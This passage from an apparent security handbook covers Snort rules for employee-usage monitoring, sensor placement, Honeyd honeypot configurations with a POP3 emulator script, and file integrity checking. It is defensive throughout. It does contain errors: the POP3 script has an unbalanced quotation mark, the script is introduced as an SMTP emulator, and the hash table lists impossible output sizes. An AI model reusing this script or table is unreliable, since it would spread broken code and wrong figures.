flow:established; content:"MSG "; depth:4; content:"Content-Type|3A|"; nocase;
content:"text/plain"; distance:1; classtype:policy-violation; sid:540; rev:11;)

# This alert is looking for MSN messenger login
alert tcp $HOME_NET any -> $EXTERNAL_NET 1863 (msg:"CHAT MSN login attempt";
flow:to_server,established; content:"USR "; depth:4; nocase; content:" TWN ";
distance:1; nocase; threshold:type limit, track by_src, count 1, seconds 60;
classtype:policy-violation; sid:1991; rev:2;)

# This alert is looking for AIM message
alert tcp $HOME_NET any -> $AIM_SERVERS any (msg:"CHAT AIM send message";
flow:to_server,established; content:"*|02|"; depth:2; content:"|00 04 00 06|";
depth:4; offset:6; classtype:policy-violation; sid:1632; rev:6;)

# This alert is looking for connection to a PCanywhere software.
alert udp $EXTERNAL_NET any -> $HOME_NET 5632 (msg:"POLICY PCAnywhere server
response"; content:"ST"; depth:2; reference:arachnids,239; classtype:
misc-activity; sid:566; rev:4;)

# This alert is looking for keyword "free XXX" in a web site.
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PORN free XXX";
content:"FREE XXX"; nocase; flow:to_client,established; classtype:kickass-porn;
sid:1310; rev:5;)

# This alert is looking for ftp access with no password.
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"INFO FTP no password";
flow:from_client,established; content:"PASS"; nocase; pcre:"/^PASS\s*\n/smi";
reference:arachnids,322; classtype:unknown; sid:489; rev:7;)

# This alert is looking for download of video/music over HTTP
alert tcp $EXTERNAL_NET 80 -> $HOME_NET any (msg:"MULTIMEDIA Windows Media
download"; flow:from_server,established; content:"Content-Type|3A|"; nocase;
pcre:"/^Content-Type\x3a\s*(?=[av])(video\/x\-ms\-(w[vm]x|asf)|a(udio\/x\-ms\-
```

Example 19-3. Example rules for monitoring network usage (continued)

```
w(m[av]|ax)|pplication\/x\-ms\-wm[zd]))/smi"; classtype:policy-violation;
sid:1437; rev:6;)

# This alert is looking for Shoucast download over http
alert tcp $EXTERNAL_NET 80 -> $HOME_NET any (msg:"MULTIMEDIA Shoutcast playlist
redirection"; flow:from_server,established; content:"Content-type|3A|
audio/x-scpls"; nocase; content:"|0A|"; within:2; classtype:policy-violation;
sid:1439; rev:5;)

# This alert is looking for realmedia player file download over HTTP
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MULTIMEDIA realplayer
.rmp playlist download attempt"; flow:to_server,established; uricontent:".rmp";
nocase; flowbits:set,realplayer.playlist; flowbits:noalert;
classtype:misc-activity; sid:2420; rev:3;)

# This alert is looking for torrent download over http
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"Torrent file download";
flow:to_server,established; uricontent:".torrent"; nocase; flowbits:noalert;
classtype:misc-activity;)

# This alert is looking for MP3 download over http
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"Mp3 file download";
flow:to_server,established; uricontent:".mp3"; nocase; flowbits:noalert;
classtype:misc-activity;)

# This alert is looking for Bittorrent transfer
alert tcp $HOME_NET any -> $EXTERNAL_NET 6881:6889 (msg:"P2P BitTorrent transfer";
flow:to_server,established; content:"|13|BitTorrent protocol"; depth:20;
classtype:policy-violation; sid:2181; rev:2;)

# This alert is looking for access to the goaste web site.
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(msg: "Not allowed Web access Goaste"; flow: to_server,established;
content:"goaste.cz"; nocase; classtype: policy-violation;)
```

19.2 Implementing Snort

The effectiveness of your Snort sensor greatly depends on factors such as the rules that are loaded and what network traffic is available. Snort can only work on traffic that its interface sees, a kind of *what you see is what you get*. To ensure optimal information from the sensor, it is very important to plan ahead and find where this sensor should be placed and with what kind of rules.

Snort can be used in many different scenarios. Those scenarios include, but are not limited to, the ones discussed in the following sections. A simple network topology is used as an example to illustrate what the different implementations are and what interesting types of practices can be performed from each of these different positions within a network.

NIDS

For network intrusion detection, Snort is usually positioned to monitor systems that face the Internet. Systems such as mail servers or web servers that are placed in the demilitarized zone (DMZ) are the primary target. Using the span port of the DMZ to monitor all traffic in this zone is a good choice. As for the rules base, you are interested in attacks that can happen to open services, and also in monitoring uncommon communications between servers (which can indicate a breach inside this zone). There is no need to apply all the signatures to this sensor, only those of interest per service, or even per Internet-facing application. Also, since you should be behind a firewall, all LAN attacks, port scans, and uncommon communication within the zone should be logged for further analysis. A typical topology might look like the one in Figure 19-3.



Figure 19-3. Snort placement as NIDS

User Monitoring

As a user-monitoring device, Snort is best positioned to monitor outgoing communication from the users. Using the span port of the last switch before the router/firewall/gateway to monitor all traffic in this zone is usually a good choice. As for the rules base, what you are looking for are patterns that can lead you to unauthorized use of the corporate network. It might be P2P networks, chat applications, non-business related web sites, or vast media downloading. These rules are not intended to protect as much as monitor the behavior of the employees. However, web-based attacks affecting multiple browsers is becoming a more popular attack vector, so it might also be a good idea to monitor web server responses for attacks targeting browsers, by using this setup. The signatures of interest are those that monitor the user and server-to-client attacks. A typical topology for user monitoring might look like the one in Figure 19-4.



Figure 19-4. User-monitoring topology

ILDS

As an information leak detection device, Snort is usually positioned to monitor internal communication within the LAN by using the span port of the main switch to monitor traffic. The primary target is traffic leaving the network as well as traffic directed to printers. As for the rules base, you are interested in patterns that can lead to the use of unauthorized corporate network traffic, such as emails sent outside, blogging, or printing of protected documents. The rules are not intended to protect as much as monitor the behavior of the network user. A typical topology could look like the topology shown in Figure 19-5.

19.3 Honeypot Monitoring

Honeypots are tools to provide network administrators with a multitude of information on what is venturing out on the Internet. One of the easiest ways to gather this information is by using a Snort sensor. In these cases, you want your sensor to gather as much information as possible (if not everything). For a honeypot, this is practical, since the traffic is usually very low, so gathering all the communication does not generate that much log information. Snort can also be used once in a while with *tcpdump* capture to see what known attacks targeted the honeypot. Capturing all the data also provides a means to gather new worms as they are created, not only known ones. A typical honeypot topology could look like the one shown in Figure 19-6.



Figure 19-5. A sample ILDS topology



Figure 19-6. A honeypot topology

The Value of a Honeypot

Even if honeypots do not provide an immediate value to network security, they do provide a very good return on investment from the information side. Since honeypots are not supposed to be used systems, most (if not all) communications are attacks or illegitimate. This provides good information about who is attacking your network, from where, and with which attack techniques.

Even if this offers awesome information on the defending side, the main drawback of honeypots is that they only capture a small part of the incoming communication to your network—the stuff targeted at the honeypot. This has a microscopic effect; it provides a lot of information about a little part of your network (and it usually isn't regarding the production server that you really care about). However, having this data at hand helps you verify the status of the real network, since you are able to cross reference attacks occurring in the honeypot with attacks occurring on the real network.

Using Honeyd to Emulate a Server

Honeyd (*http://www.honeyd.org*) is primarily used to emulate the behavior of servers through the use of simple scripts and you can do so using cheap or old servers. Configuring server behavior in Honeyd is done inside the *honeyd.conf* configuration file. Example 19-4 is a simple file configuration of a Honeyd host with proper commenting.

Example 19-4. SimpleHoneyd configuration file

```
# Create a new Template named win2k.
create win2k

# Define the network stack personality
set win2k personality "Windows 2000 server SP2"

# Default action for TCP connections
set win2k default tcp action reset

# Default action for UDP connections
set win2k default udp action reset

# Default action for ICMP connections
set win2k default icmp action block

# Define the uptime of the system
set win2k uptime 3567

#
# Open multiple TCP ports and run respective script on connection to those ports.
#
add win2k tcp port 21 "sh scripts/win32/win2k/msftp.sh $ipsrc $sport $ipdst $dport"
add win2k tcp port 25 "sh scripts/win32/win2k/exchange-smtp.sh $ipsrc $sport $ipdst
$dport"
add win2k tcp port 80 "sh scripts/win32/win2k/iis.sh $ipsrc $sport $ipdst $dport"
add win2k tcp port 110 "sh scripts/win32/win2k/exchange-pop3.sh $ipsrc
$sport $ipdst $dport"
add win2k tcp port 143 "sh scripts/win32/win2k/exchange-imap.sh $ipsrc $sport
$ipdst $dport"

# Attach this predefine personality or server template to a specific IP address.
bind 192.168.1.130 win2k
```

Using Honeyd to Emulate a Network

Honeyd can also be used to emulate a virtual network. The main advantage of emulating a full network with a router and subnet, compared to just doing a flat layout of a server, is that the attacker, trying to find the topology of your network, could really find it if all the systems in your network are on the same switch. The following configuration example demonstrates different possible network device configurations inside Honeyd. A nifty way to use this is to emulate a test network to verify its validity.

```
# Indicate the entry point for the network 10.0.0.0/16
route entry 10.0.0.1 network 10.0.0.0/16
# Indicate that host in 10.0.0.0/24 are reachable by 10.0.0.1
route 10.0.0.1 link 10.0.0.0/24
# Indicate that 10.0.1.0/24 is reachable thru 10.0.0.100
route 10.0.0.1 add net 10.0.1.0/24 10.0.0.100
# Indicate that 100.0.0.100 can reach 10.0.1.0/24
route 10.0.0.100 link 10.0.1.0/24
# Indicate that 10.0.2.0/24 is reachable thru 10.0.0.101
# with a latency of 50 ms
# bandwidth of 1 mpbs
# the packet loss in % on this connection.
route 10.0.0.1 add net 10.0.2.0/24 10.0.0.101 latency 50ms loss 0.1 bandwidth 1Mbps
# Indicate that 100.0.0.101 can reach 10.0.2.0/24
route 10.0.0.101 link 10.0.2.0/24
```

Using Honeyd As a Tar Pit

One way to use the low interaction of a honeypot and Honeyd is as a tar pit. Tar pits are used to slow down spammers and identify spam so the information can be fed back to spam filtering systems. Using the honeypot this way allows the spam to hit the honeypot, but not your real system. Here is a simple configuration for a tar pit; all ports are open and are just meant to slow down the attacker:

```
create sticky set sticky personality "Mac OS X 10.1 - 10.1.4"
set sticky default tcp action tarpit open
set sticky default udp action block
bind 192.168.1.110 sticky
```

That tar pit configuration could also be useful to slow down worm propagation. An even simpler tar pit could be used just to catch spammers over the SMTP port, by using the SMTP emulator.

Implementing Honeyd

There are two types of implementation possible for Honeyd: using the black-hole technique or allocating unused address space in your existing zone to mix real systems with the honeypot.

The easiest method is the total black holing of an address space. If you have a whole unused address space such as a class B or C, you could simply redirect all traffic

directly to the honeypot from the router. This will separate the real network from the honeypot, so communication from the honeypot to the real network might be blocked by a firewall. It can also improve the security of the network in case the honeypot itself becomes a target. Figure 19-7 shows this kind of implementation.



Figure 19-7. Black holing with Honeyd

The other method, which implies placing the honeypot inside a real network, also implies giving unused addresses of a subnet to the honeypot. While this network might look more realistic since there is real server in it, it also requires more work because all the unused IP addresses must be assigned to the honeypot's MAC addresses. The task of allocating unused addresses in a subnet is performed by Arpd (*www.honeyd.org/tools.php*). Arpd is a daemon that listens to ARP requests and answers for IP addresses that are unallocated. When using Arpd in conjunction with Honeyd, it is possible to populate the unallocated address space in a production network with virtual honeypots. With DHCP-allocated IP addresses, it is possible that Arpd can interfere with the DHCP server by causing Honeyd to reply to pings that the DHCP server uses to determine whether an address is free. A typical network diagram of this kind of configuration is shown in Figure 19-8.

Using Arpd is pretty straightforward. If you need help with Arpd, refer to the manpage provided with the application. The following command line is a typical Arpd request to gather all unused IP addresses in the 192.168.0/24 subnet from interface *eth0*:

```
#arpd -i eth0 192.168.0/24
```



Figure 19-8. Placing the honeypot inside a real network

Writing New Scripts with Honeyd

Since honeyd is an open source project, is it possible for community members to extend its functionality. In the case of new emulated services, this is done through the use of scripts that replicate the behavior of the server without having the real logic. This has the advantage of having a low security risk, since most attacks cannot be performed against this fake server.

Even if Honeyd is listening on every port, most exploits these days will do some kind of check to be sure they are attacking the right version and not crash the application uselessly. Having a small server that responds like a real server will greatly improve the chance of catching new, in-the-wild exploits and not just automated bots or worms.

Writing scripts to replicate a server might seem difficult, but it depends on the level of realism you want to achieve. These scripts can be very simple to very complicated. For most cases, if the script provides enough information to be identified as a valid version, it should be enough to catch black-hat exploits. If you intend to use your honeypot for research projects, it might be a better choice to use a high-interaction honeypot solution. These solutions offer a full OS to the attacker so that downloaded toolkits and other behavior can be studied. Low-interaction honeypots such as Honeyd are good at capturing worms, spammers, and new exploits, but are bad for other uses (e.g., gathering rootkits).

Example 19-5 is a simple honey script written in shell by Maik Ellinger, to reproduce an SMTP server.

Example 19-5. POP3 honeypot script

```
************************************************************
#!/bin/sh
#
# POP3 Honeypot-Script intended for use with
# Honeyd from Niels Provos
# -> http://www.citi.umich.edu/u/provos/honeyd/
#
# Author: Maik Ellinger
# Last modified: 24/06/2002
# Version: 0.0.1
#
# Changelog:
#
# 0.0.1: initial release
#

#set -x -v
DATE=`date`
host=`hostname`
domain=`dnsdomainname`
log=/tmp/honeyd/pop3-$1.log
AUTH="no"
PASS="no"
LOGINOK="yes"    # give to all logins a "+OK Mailbox open, 3 messages" back (no/yes)
echo "$DATE: POP3 started from $1 Port $2" >> $log
echo -e "+OK QPOP (version 2.53) at $host.$domain starting.\r"
while read incmd parm1 parm2 parm3 parm4 parm5
do
    # remove control-characters
    incmd=`echo $incmd | sed s/[[:cntrl:]]//g`
    parm1=`echo $parm1 | sed s/[[:cntrl:]]//g`
    parm2=`echo $parm2 | sed s/[[:cntrl:]]//g`
    parm3=`echo $parm3 | sed s/[[:cntrl:]]//g`
    parm4=`echo $parm4 | sed s/[[:cntrl:]]//g`
    parm5=`echo $parm5 | sed s/[[:cntrl:]]//g`

    # convert to upper-case
        incmd_nocase=`echo $incmd | gawk '{print toupper($0);}'`
    #echo $incmd_nocase

        if [ "$AUTH" == "no" ]
        then
        if [ "$incmd_nocase" != "USER" ]
            then
        if [ "$incmd_nocase" != "QUIT" ]
            then
                echo -e "-ERR Unknown command: \"$incmd\"\r"
            continue
        fi
        fi
    fi
```

Example 19-5. POP3 honeypot script (continued)

```
    case $incmd_nocase in

        QUIT* )
        echo -e "+OK Pop server at $host.$domain signing off.\r"
                exit 0;;
        HELP* )
        echo -e "-ERR No help.\r"
        ;;
        USER* )
        parm1_nocase=`echo $parm1 | gawk '{print toupper($0);}'`
        if [ "$parm1_nocase" == " ]
        then
          echo -e "-ERR Too few arguments for the user command.\r"
        else
          echo -e "+OK Password required for $parm1.\r"
                  AUTH=$parm1
        fi
        ;;
        PASS* )
        if [ "$LOGINOK" == "yes" ]
        then
                    PASS=$parm1
            echo -e "+OK Mailbox open, 1 messages\r"
        else
            echo -e "-ERR Password supplied for \"$AUTH\" is incorrect.\r"
        fi
        ;;
        LIST* )
        echo -e "+OK Mailbox scan listing follows\r"
        echo -e "1 1340\r"
        echo -e ".\r"
        ;;
        DELE* )
        echo -e "-ERR message $parm1 already deleted\r"
        ;;
        RETR* )
        if [ "$parm1" == "1" ]
        then
            echo -e "+OK 1340 octets\r"
        else
            echo -e "-ERR No such message\r"
        fi
        ;;
        STAT* )
        echo -e "+OK 0 0\r"
        ;;
        NOOP* )
        echo -e "+OK No-op to you too!\r"
        ;;
        RSET* )
        echo -e "+OK Reset state\r"
        ;;
```

Example 19-5. POP3 honeypot script (continued)

```
        * )
        echo -e "500 '$incmd': command not understood.\r"
        ;;
    esac
    echo -e "$incmd $parm1 $parm2 $parm3 $parm4 $parm5" >> $log
done
```

This script was written in shell style; however, Honeyd does accept multiple types of scripting languages, offering the flexibility to write simple scripts for ASCII-based protocols or complex ones using Python for multiple-state binary protocols.

Jail

Since the Honeyd process is going to be under attack most of the time, it is always better to use a very secure server to host this kind of task. I recommend using Jail or *chroot* for the *honeyd* process. If it's running scripts, adding a *systrace* policy over that might be a good idea since that system will probably be wide open on the Internet. You certainly do not want your honeypot to become the point of entry for an attacker (that would defeat the whole purpose of the honeypot and lower the security of your network).

For more information on how to use *chroot*, Jail, *systrace*, and Solaris containers, please refer to the power tools in Chapter 14 and to the respective manpages of these programs. The application of these techniques is strongly recommended.

HoneyView and Log Management

Even if the common Honeyd instances do not generate a lot of logs, most of the logs should be scrutinized per instance to extract as much information as possible from the black-hat community. Because managing these logs is a pain and involves log management or correlation, the Honeynet community has developed tools that specialize in analyzing Honeyd logs and extracting valuable information from them. Tools such as HoneyView (*http://honeyview.sourceforge.net*) perform this task. These log analysis tools allow you to see trends and extract valuable information about the attacks occurring in your network.

Figure 19-9 shows the resume view from HoneyView. As you can easily see, the graphing functionality of HoneyView can help most administrators gather information and statistics rapidly.

Being able to look at trends of attacks on your network can give you decent intelligence from the attacking side—for instance, information such as where are the attack originated, which service is currently a prime target, the time frame of the attacks, and various other metrics. So even though each communication is important and Snort offers us a wonderful microscopic view, keeping an eye on the big picture is always a good idea.



Figure 19-9. Basic short summary of HoneyView

19.4 Gluing the Stuff Together

So now that we seen multiple tools, each in its own small little realm, what could be done if we take them and harvest the benefit of each of them? First we need to remember that the goal here is to monitor your systems and not to defend them—monitoring is not defense but is knowing what is going on. To integrate all the tools together, we first need to see them as agents giving little pieces of information to a central system that can correlate them to transform information to intelligence. After all, having a lot of information means nothing if you can't extract value from it. This is usually the point of failure in a network monitoring implementation.

To be sure to cover the most angles, we need those agents to be deployed in a way that provides good information and a low ratio of noise. That could mean removing highly false positive signatures that could affect your global view by inserting too much useless information. So each sensor should have different kinds of signatures or configurations to meet its specific needs. Table 19-1 lists a quick example that specifies the network position of the sensor and the general concept of the rules.

Table 19-1. Example network

Sensor position	Description
HoneyNet (Public)	Should use unassigned IP addresses on the public network, and all access should be recorded and monitored, since traffic is likely malicious.
HoneyNet (Private)	Should use unassigned IP addresses on the private network (server room), and all access should be recorded and monitored, since traffic is likely malicious.
Honey sensor	In front of HoneyNet (Private or Public). Should monitor for all incoming communications. Can use generic exploit detection signatures to catch new exploits (NOP sled, format string, huge buffer) since the traffic should be low.
Frontline sensor	In front of the firewall line, the frontline sensors should primarily look for port scans, brute force password attacks, systems identification, and firewalking. Here the goal is to find who is after you.
Server sensor	In front of servers. Should monitor for attacks specific to the network, monitoring only for attacks that could be successful. This restriction comes from the high traffic load.
VPN/Wi-Fi	Just after the VPN/Wi-Fi (after decryption). Monitor for weird access to internal network in case VPN/Wi-Fi was compromised. Also monitor for what VPN/Wi-Fi users should specifically not do.
User sensor	Outgoing user network connections. Should monitor for either non-approved network usage (porn, chat, warez, P2P) or information leakage from inside the network.

The last piece of such a setup would be to have a system to analyze and correlate as much as possible all those logs to be able to extract intelligence from them. This system should be able to handle a large volume of logs and provide a means to dig through them; for example, a *syslog* daemon with a search engine such as Splunks. Also since *syslog* is pretty simple to use, it is always possible to preprocess different logs to reduce the amount of information to search or to do some basic correlation.

Also, try to always isolate the monitoring system from the rest of the network. The more systems you have, the more risk there is to compromise one of them. Nothing is more satisfying to a hacker then using your monitoring/defense system to get in. Also, making sure that those sensors cannot transmit information on the network they monitor by cutting half the cable (transmit wire) is sometimes a good idea.

Last but not least, going from information to intelligence requires human power. Having all those systems in place but no qualified personnel to harness their power is not likely to offer an awesome ROI. Network monitoring is not a simple plug-and-pray solution, but when done correctly, it can provide you with very good intelligence on how to defend your network and your assets.

—Nicolas Beauchesne

20

Host Monitoring

The ultimate goal of a successful attack is, invariably, to take control of a host. *Host monitoring* is the de facto last line of defense.

Because anything that is done to gain access to a machine ends up changing that machine in some way or another, it is a good idea to read logs and look at binary files for tell-tale signs that could reveal malicious activities. This is called *local monitoring*. Another advantage of local monitoring is the flattening of local versus remote activity. In effect, everything, regardless of attack vector (local or remote), appears in the same logfiles.

This chapter presents how host-monitoring tools can effectively help you identify suspicious activities using file integrity checkers and log-monitoring parsers. At the end of the chapter, large environment centralized management systems are shown to be invaluable, as they allow the correlation of events from many source devices, making the most relevant events stand out from the pack.

20.1 Using File Integrity Checkers

An attacker attempting to take control of a host inevitably leaves traces, be it file permissions, file attributes, file size, or binary signatures. File integrity checkers are tools that report such changes and allow tracing those changes over time. Because of their ability to alert you about changes on any part of the filesystem, file integrity checkers are sometimes used to track changes in situations where multiple administrators have to concurrently manage sensitive servers.

Using a file integrity checker is most appropriately done by setting up a workflow process. File integrity checking compares a baseline or known state to the current situation of a given filesystem. My best advice is to plan a deployment strategy before jumping on the bandwagon of file integrity checking, especially in an environment where multiple hosts are to be monitored. Figure 20-1 shows a typical workflow. Note that baselining and managing changes are mostly manual tasks, while checking

can be automated. When checking occurs, the file integrity checker simply compares file attributes to the baseline. Automating that step is as easy as creating a *cronjob* to start it.



Figure 20-1. File integrity checker workflow

Once your workflow is established, file integrity works only if you exercise it on a regular basis. If not, you are at risk of slowly drifting away from the baseline that makes each check report bigger and harder to decipher than its predecessor. The time interval appropriate to reconcile your file integrity database depends on the host you want to monitor. In my experience, a stable production server running any flavor of daily automatic upgrade tool (yum updates, up2date, Windows update, and so on) needs reconciling at least once a week. Of course, daily reports should still be read on a daily basis to fully benefit from integrity checking.

Manually reconcile your file integrity database at least once a week for production servers.

A filesystem's *state* is the collection of its file's attributes and content taken at a given time. Storing attributes is trivial, but storing a full-size file snapshot for later verification is a waste of storage space. Instead, what you really want to know is whether the file content changed since the last time you checked. Checksums could actually be useful in providing the solution to this problem, but it is unfortunately too easy for a malicious user to manipulate the source file and obtain a checksum collision with the original file.

In Table 20-1, notice the variety of characteristics that file integrity checkers track. Especially interesting in host security are file permissions, ownership, and cryptographic hashes. Forensic investigators would also consider the file last content change (mtime) and last inode change time (ctime); this is useful in following a hacker's trail. Table 20-1 shows the most commonly monitored attributes.

Table 20-1. List of most commonly monitored attributes

Abbreviation	Attributes	Comments
P	Permissions	User and group rights assigned to access a given file.
I	inode	A number that uniquely identifies a file system object on a given device. Should not change for a given file unless the file was first deleted then recreated.
N	Number of hard links to the file	Number of times a given physical file (inode) is referenced by the filesystem from different path names.
U	user	Owner of the file.
G	group	Group ownership of the file.
S	size	File size in bytes.
B	Block count	File size in blocks.
M	mtime	Last file content change.
A	atime	Last access time.
C	ctime	Last inode or file permission change time.
md5	md5 hash	Various cryptographic hashes.
sha1	sha-1 hash	
rmd160	ripemd160 hash	
Tiger	tiger hash	

20.2 File Integrity Hashing

As an alternative to checksums, cryptographic hash provides similar functions, but provides better resistance to collisions. Among the many characteristics collected to verify file integrity, hashing is, no doubt, the most complex. A *hash* is a short and constant size signature nearly uniquely identifying the content of a chunk of data.

The terms *cryptographic hash*, *binary signature*, *message digest*, and *message sum* all refer to the same thing.

Here are some interesting properties of file hash:

- Cryptographic hashes of files of different sizes are constant in size. In other words, all signatures are the same size regardless of the original file size. This allows you to store a single short string uniquely, representing the content of potentially very large files.
- Cryptographic hashes are made of readable characters, making it easy to compare with a simple string comparison.

- Hashes of files differing by just one bit are widely different—at least half the output bits flip—called the *avalanche effect*. For example:

```
$ echo "Cryptographic hash function" | sha1sum
a2ba24e46a59f296de8641fbe7add1d5d1cff4bb  -
$ echo "Cryptographic gash function" | sha1sum
7d044b4a37fb5d9cec5755b4e299d0f9589b22be  -
```

- One-way functions; i.e., a signature is computed from a file but not the reverse, so the original content cannot be derived from the signature.

Cryptography is a very lively domain, and progress is constantly being made to improve and replace existing algorithms. An ideal hash algorithm should be fast and not prone to *collisions*. Hash collisions happen when two files with different content have identical hash sums. In 2005, a team of Chinese and American security researchers published a paper showing a method to look for hash collisions in the SHA-1 algorithm with supercomputers available today. It is not yet a cause of panic because such computing power is outside the reach of most people, but the NSA has this saying: "Attacks always get better; they never get worse."

Table 20-2 shows a list of hash functions with output size and collision likeliness.

Table 20-2. Hash functions (source: Wikipedia)

Hash function	Output size	Collision
Gost	64	Not available
HAVAL	256/224/192/160/128	Yes
MD2	128	Almost
MD4	128	Yes
MD5	128	Yes
PANAMA	256	With flaws
RIPEMD	128	Yes
RIPEMD-128/256	128/256	Yes
RIPEMD-160/320	128/256	Yes
SHA-0	160	Yes
SHA-1	160	With flaws
SHA-256/224	256/224	No
SHA-512/384	512/384	No
Tiger(2)-192/160/128	19/160/128	No
Whirlpool	512	No

The most popular hash functions are SHA-1 and MD5. Those are often the default choice for file integrity checkers.

Hashes are used in Hash Message Authentication Codes (HMAC), which is a method to authenticate and verify the data integrity of a given message. An HMAC is

often used to secure network traffic that does not need to be confidential. For example, the Juniper Networks IDP product uses HMAC-authenticated packets to exchange messages between members of an IDP cluster. Those packets include the particular node state and ID number, among other things. It really does not matter that they are confidential. What matters is that they come from an actual cluster member and that they cannot be replayed so as to mess up the cluster's state. We achieve that goal by using timestamped packets and embedding an HMAC field in each packet, making them unique and authenticated. Figure 20-2 shows the two-step process of creating an HMAC-authenticated data chunk. Note that HMAC authenticates a data chunk, but does not provide encryption.


First step: inserting shared secret in payload and padding
Data payload…
Shared secret padding
…data payload continued
Second step: computing hash of entire chunk and replacing secret with resulting HMAC
Data payload…
HMAC
…data payload continued

Figure 20-2. HMAC authentication computing

File integrity hashing a large number of files (> 150,000 files) really requires file characteristics to be stored and available in a Relational Database Management System (RDBMS). They provide indexes for fast access and efficient storage. Each tool usually creates its own database.

If an attacker replacing files on your system is able to update the baseline of file hash sums, the action would go totally unnoticed and lead to a compromised system without your knowledge—not the kind of thing you like to see happening. Securing the baseline is of utmost importance and is sometimes provided by the tool. If your tool does not provide database security, I strongly recommend you move the baseline database to read-only storage.

Secure your baseline by moving it to read-only storage.

20.3 The Do-It-Yourself Way with rpmverify

If you are running some flavor of a Linux RPM-based distribution (e.g., Fedora, Red Hat Enterprise, Mandrake, or SUSE), it is possible to use the package management system to do basic verifications. *rpmverify* (or `rpm -V`) provides a set of options to check files installed with *rpm*.

Remember that because the RPM database is not signed itself, a sophisticated hacker could modify the database file after having changed a file under RPM.

This command compares each file recorded in the installation database (RPM database) to the actual file on disk and reports only the files that show one or more differences. The output format is the series of eight attributes as described in Table 20-3, followed by an attribute type from Table 20-4, followed by a filename.

Table 20-3. rpmverify attribute comparison flag results

Flag	Description
.	Attribute matching
?	Comparison could not be performed—for example, no read rights on the file to be verified
S	File size differs
M	Mode differs (permissions and file type)
5	MD5 sum differs
D	Device Major/Minor number mismatch
L	Link path mismatch
U	User ownership differs
G	Group ownership differs
T	Modification time differs

Table 20-4. rpmverify file attributes

Attribute	Description
c	Configuration file
d	Documentation file
G	Ghost file; file content not included in package payload
l	License file
r	Readme file

Here is an example run:

```
[emoret@simca-1000 ~]$ sudo rpmverify -qa
S.5....T  c /etc/yum.conf
S.5....T  c /etc/pam.d/login
S.5....T  c /etc/xinetd.d/tftp
.....U..    /tftpboot
.M......    /usr/local/src
SM5....T  c /etc/sysconfig/syslog
S.5....T  c /etc/syslog.conf
S.5....T  c /etc/sudoers
S.5....T  c /etc/vsftpd/ftpusers
```

```
S.5....T  c /etc/vsftpd/user_list
SM5....T  c /etc/vsftpd/vsftpd.conf
S.5....T  c /etc/pam.d/rsh
S.5....T  c /etc/xinetd.d/rsh
S.5....T  c /etc/xinetd.d/telnet
S.5....T  c /etc/openldap/slapd.conf
S.5...GT  c /etc/alsa/pcm/dsnoop.conf
S.5....T  c /usr/share/sgml/docbook/xmlcatalog
SM5....T    /usr/lib/xorg/modules/drivers/vmware_drv.so
S.5....T    /etc/rc.d/init.d/snortd
S.5....T  c /etc/snort/snort.conf
.M......    /etc/rc.d/init.d
S.5....T  c /root/.bashrc
S.5....T  c /root/.cshrc
....L...  c /etc/pam.d/system-auth
....L...    /usr/bin/pirut
..5....T  c /etc/inittab
S.5....T  c /etc/rc.d/rc.local
.......T    /etc/selinux/targeted/modules/semanage.read.LOCK
.......T    /etc/selinux/targeted/modules/semanage.trans.LOCK
```

In this run you can see that file size, MD5 sum, and last modification time differ for both configuration files */etc/pam.d/login* and */etc/xinetd.d/tftp*.

Files created outside of the RPM database go unchecked.

20.4 Comparing File Integrity Checkers

Many file integrity checkers are available, and each has its pros and cons. Here is a useful review of the most popular. Compare the bulleted lists and experiment with those that meet your demands. Included are Samhain and Tripwire, which are the two checkers we focus upon in Sections 20.5 through 20.10.

Afick

Afick stands for *Another File Integrity Checker*, is written in Perl, is licensed under the GPL, and runs on AIX, Linux, and Windows. However, Afick does not protect its database. I strongly recommend you move the hash database to read-only media and/or sign it with GPG (although checking will not verify the GPG signature). Some of Afick's key characteristics are listed as follows:

- Hash functions supported: MD5.
- Database: sdbm, scrambled, but not protected otherwise.
- Documentation: `man 1 afick`, `man 1 afickonfig`, *README*, *index.html*.
- User Interface: command line, *tk* and *webmin* module.
- Security: none.

- Project's last update: 2.8.3 released on July 10, 2006. Considered active at time of this writing.
- Management tools: Request for Comment document (RFC).

Aide

An acronym for *Advanced Intrusion Detection Environment*, Aide is written in the C language and licensed under the GPL. It is the default file integrity checker shipped with Fedora Core 3, 4, and 5 in the Extra package repository. Aide is replacing the older open source Tripwire, now retired from Red Hat distributions due to licensing issues. Characteristics are:

- Hash functions supported: MD5, SHA1, RIPEMD 160, Tiger, Haval, gost (multiple functions can be used simultaneously).
- Database: postgresql.
- User interface: command line.
- Security: user-contributed files include scripts to GPG sign configuration and database files. Configuration files and databases can embed an HMAC for data integrity checking. The shared key used for this HMAC computation is configured at the time of build. Therefore, I strongly recommend you build the tool from scratch so you have an opportunity to provide your own shared key.
- Project's last update: 0.12-rc1 released on July 15, 2006. At time of this writing, it's considered active.
- Management tools: RFC.

In order to provide adequate protection, *aide* must not be easily substituted. I recommend storing the *aide* binary on read-only media.

Integrit

A simple file integrity checker written in C and licensed under the GPL, *integrit* uses the *gnupg* algorithms for its hash implementation. Key characteristics are:

- Hash functions supported: RipeMD160.
- Database: cdb or hashtbl.
- User interface: command line.
- Security: Reports include a hash of the database file itself, which can be used to verify tampering attempts.
- Project's last update: 4.0 released on April 19, 2006. At time of writing, considered active.
- Management tools: RFC.

Make sure the *integrit* binary is stored on read-only media to avoid successful attacks.

Remote Filesystem Checker (RFC)

Remote Filesystem Checker (RFC) is a set of bash scripts aimed at reducing the administration burden for operators managing multiple hosts running filesystem integrity checkers. Acting as an interface to *afick*, *aide*, and *integrit*, this collection of scripts is released under the GPL. The following features are available:

- Centralized database creation and updates.
- Centralized log reporting.
- Secured communication with remote clients using SSH.
- The project's last update was version 3.3.0, released November 17, 2005. Project is active at time of this writing.

Samhain/Beltane

Complete, well-secured, and supported by a commercial organization, Samhain is a file integrity checker written in C and released under the GPL license. Beltane, a sister project, provides a web-based centralized console to Samhain and allows for monitoring file integrity across several hosts. Beltane 1 is released under the GPL while Beltane 2 is a commercial product equipped with a faster and more efficient engine that supports a higher number of clients.

- Hash functions supported: Tiger by default. Optional: MD5 and SHA-1.
- Database: proprietary, fixed size record format.
- User interface: command line and Web UI through Beltane.
